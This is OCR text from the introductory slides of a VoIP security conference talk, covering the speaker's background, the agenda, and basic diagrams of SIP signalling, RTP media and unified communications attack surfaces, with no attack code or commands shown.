VOIP WARS: THE PHREAKERS AWAKEN

Fatih Ozavci – @fozavci

Managing Consultant – Context Information Security

context

SPEAKER


- Fatih Ozavci, Managing Consultant
  - VoIP & phreaking
  - Mobile applications and devices
  - Network infrastructure
  - CPE, hardware and IoT hacking
- Author of Viproy and VoIP Wars
- Public speaker and trainer
  - Blackhat, Defcon, HITB, AusCert, Troopers

AGENDA

- UC and IMS fundamentals
- Security issues and vulnerabilities
- Practical attacks
- Securing communication services


context

TRADITIONAL PHONE SYSTEMS



Alice

Audio Call




TDM

Bob

context

UNIFIED COMMUNICATIONS




Alice

Signalling

SIP Server

Bob


Media




RTP Proxy

context

UNIFIED COLLABORATION






Alice

Signalling

SIP Server

Media





RTP Proxy


Bob

context

UNIFIED ATTACK SURFACES







Signalling

SIP Server

Alice

Bob

Media


RTP Proxy

SIP & RTP FUNDAMENTALS

SIP Headers
- Caller ID
- Billing

SIP Content
- SDP
- Enc. Keys

RTP Content
- Audio/Video
- File sharing
- RDP




context

CHALLENGES OF MODERN COMMUNICATIONS


context

PREVIOUSLY ON VOIP WARS




context

CORPORATE COMMUNICATIONS




CLOUD COMMUNICATIONS

